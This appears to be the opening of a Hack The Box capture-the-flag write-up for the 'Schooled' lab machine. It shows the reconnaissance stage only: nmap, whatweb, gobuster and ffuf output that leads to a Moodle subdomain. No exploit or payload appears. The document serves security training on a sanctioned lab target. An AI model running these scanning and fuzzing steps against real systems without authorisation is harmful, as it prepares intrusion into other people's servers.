

schooled




```
┌──(root💀kali)-[/Documents/htb/boxes/schooled]
└─# nmap -sC -sV -p- 10.10.10.234
Starting Nmap 7.91 ( https://nmap.org ) at 2021-06-11 12:56 EDT
Nmap scan report for 10.10.10.234
Host is up (0.053s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh     OpenSSH 7.9 (FreeBSD 20200214; protocol 2.0)
| ssh-hostkey:
|   2048 1d:69:83:78:fc:91:f8:19:c8:75:a7:1e:76:45:05:dc (RSA)
|   256 e9:b2:d2:23:9d:cf:0e:63:e0:6d:b9:b1:a6:86:93:38 (ECDSA)
|_  256 7f:51:88:f7:3c:dd:77:5e:ba:25:4d:4c:09:25:ea:1f (ED25519)
80/tcp    open  http    Apache httpd 2.4.46 ((FreeBSD) PHP/7.4.15)
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.46 (FreeBSD) PHP/7.4.15
|_http-title: Schooled - A new kind of educational institute
33060/tcp open  mysqlx?
| fingerprint-strings:
|   DNSStatusRequestTCP, LDAPSearchReq, NotesRPC, SSLSessionReq, TLSSessionReq, X11Probe, afp:
|     Invalid message"
|     HY000
|   LDAPBindReq:
|     *Parse error unserializing protobuf message"
|     HY000
|   oracle-tns:
|     Invalid message-frame."
|     HY000
```

Trying to login MySQL gives error as we need creds to login




```
┌──(root💀kali)-[/Documents/htb/boxes/schooled]
└─# mysql -f -h 10.10.10.234 -p 33060
Enter password:
ERROR 2002 (HY000): Can't connect to MySQL server on '10.10.10.234' (115)
```



```
┌──(root💀kali)-[/Documents/htb/boxes/schooled]
└─# whatweb 10.10.10.234:80
http://10.10.10.234:80 [200 OK] Apache[2.4.46], Bootstrap, Country[RESERVED][ZZ], Email[#,admissions@schooled.htb], HTML5, HTTPServer[FreeBSD][Apache/2.4.46 (FreeBSD) PHP/7.4.15], IP[10.10.10.234], PHP[7.4.15], Script, Title[Schooled - A new kind of educational institute], X-UA-Compatible[IE=edge]
```


we discovered email: admissions@schooled.htb
From here we know the host name.
Lets change host file.



```
127.0.0.1    localhost
127.0.1.1    kali
10.10.10.234 schooled.htb
```


Later on we go on to discover other subdomains

# WEB Page


10.10.10.234
GTFOBins
GitHub - swisskyrepo/...
Reverse Shell Cheat Sh...
Linux - Privilege Escala...
Windows - Privilege Es...
CyberChef
CrackStation - Online ...
HOME
ABOUT US
TEACHERS
CONTACT
Schooled Educational Institution
Top quality educational institute providing online learning!
CONTACT US
READ MORE

# Further Enumeration gives this

The first thing I tried was to check for content on port 80. but our content discovery on the initial port led nowhere. so lets' enumerate possible subdomains.



2018 BEST EDUCATION INSTITUTE FOCUSING ON ONLINE DELIVERY


Welcome to Schooled educational institution!

We have been providing online education via web delivery since 2002. We have won multiple awards for our high standard in teaching styles!

We have a large range of courses for you to try so if you wish to gain qualifications in science, maths, english literature, geography, information technology and more, then contact us today for enrollment options. All content will be delivered over Moodle.


# Running gobuster

On running gobuster we didn't get any login page for moodle!!!




```
┌──(root💀 kali)-[/Documents/htb/boxes/schooled]
└─# gobuster dir -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -u http://10.10.10.234/
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.234/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/06/11 13:21:57 Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 235] [--> http://10.10.10.234/images/]
/css                  (Status: 301) [Size: 232] [--> http://10.10.10.234/css/]
/js                   (Status: 301) [Size: 231] [--> http://10.10.10.234/js/]
/fonts                (Status: 301) [Size: 234] [--> http://10.10.10.234/fonts/]
Progress: 102935 / 220561 (46.67%)
```

looks like their is moodle running.




```
┌──(root💀 kali)-[/Documents/htb/boxes/schooled]
└─# ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u http://schooled.htb/ -H 'Host: FUZZ.schooled.htb'

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.3.0 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://schooled.htb/
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
 :: Header           : Host: FUZZ.schooled.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
________________________________________________

blog                    [Status: 200, Size: 20750, Words: 5338, Lines: 462]
ns4                     [Status: 200, Size: 20750, Words: 5338, Lines: 462]
www                     [Status: 200, Size: 20750, Words: 5338, Lines: 462]
cpanel                  [Status: 200, Size: 20750, Words: 5338, Lines: 462]
ns2                     [Status: 200, Size: 20750, Words: 5338, Lines: 462]
forum                   [Status: 200, Size: 20750, Words: 5338, Lines: 462]
webmail                 [Status: 200, Size: 20750, Words: 5338, Lines: 462]
dev                     [Status: 200, Size: 20750, Words: 5338, Lines: 462]
test                    [Status: 200, Size: 20750, Words: 5338, Lines: 462]
```

found



```
┌──(root💀 kali)-[/Documents/htb/boxes/schooled]
└─# ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt -u http://schooled.htb/ -H 'Host: FUZZ.schooled.htb' -fs 20750

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.3.0 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://schooled.htb/
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt
 :: Header           : Host: FUZZ.schooled.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
 :: Filter           : Response size: 20750
________________________________________________

moodle                  [Status: 200, Size: 84, Words: 5, Lines: 2]
:: Progress: [4989/4989] :: Job [1/1] :: 209 req/sec :: Duration: [0:00:43] :: Errors: 0 ::
```

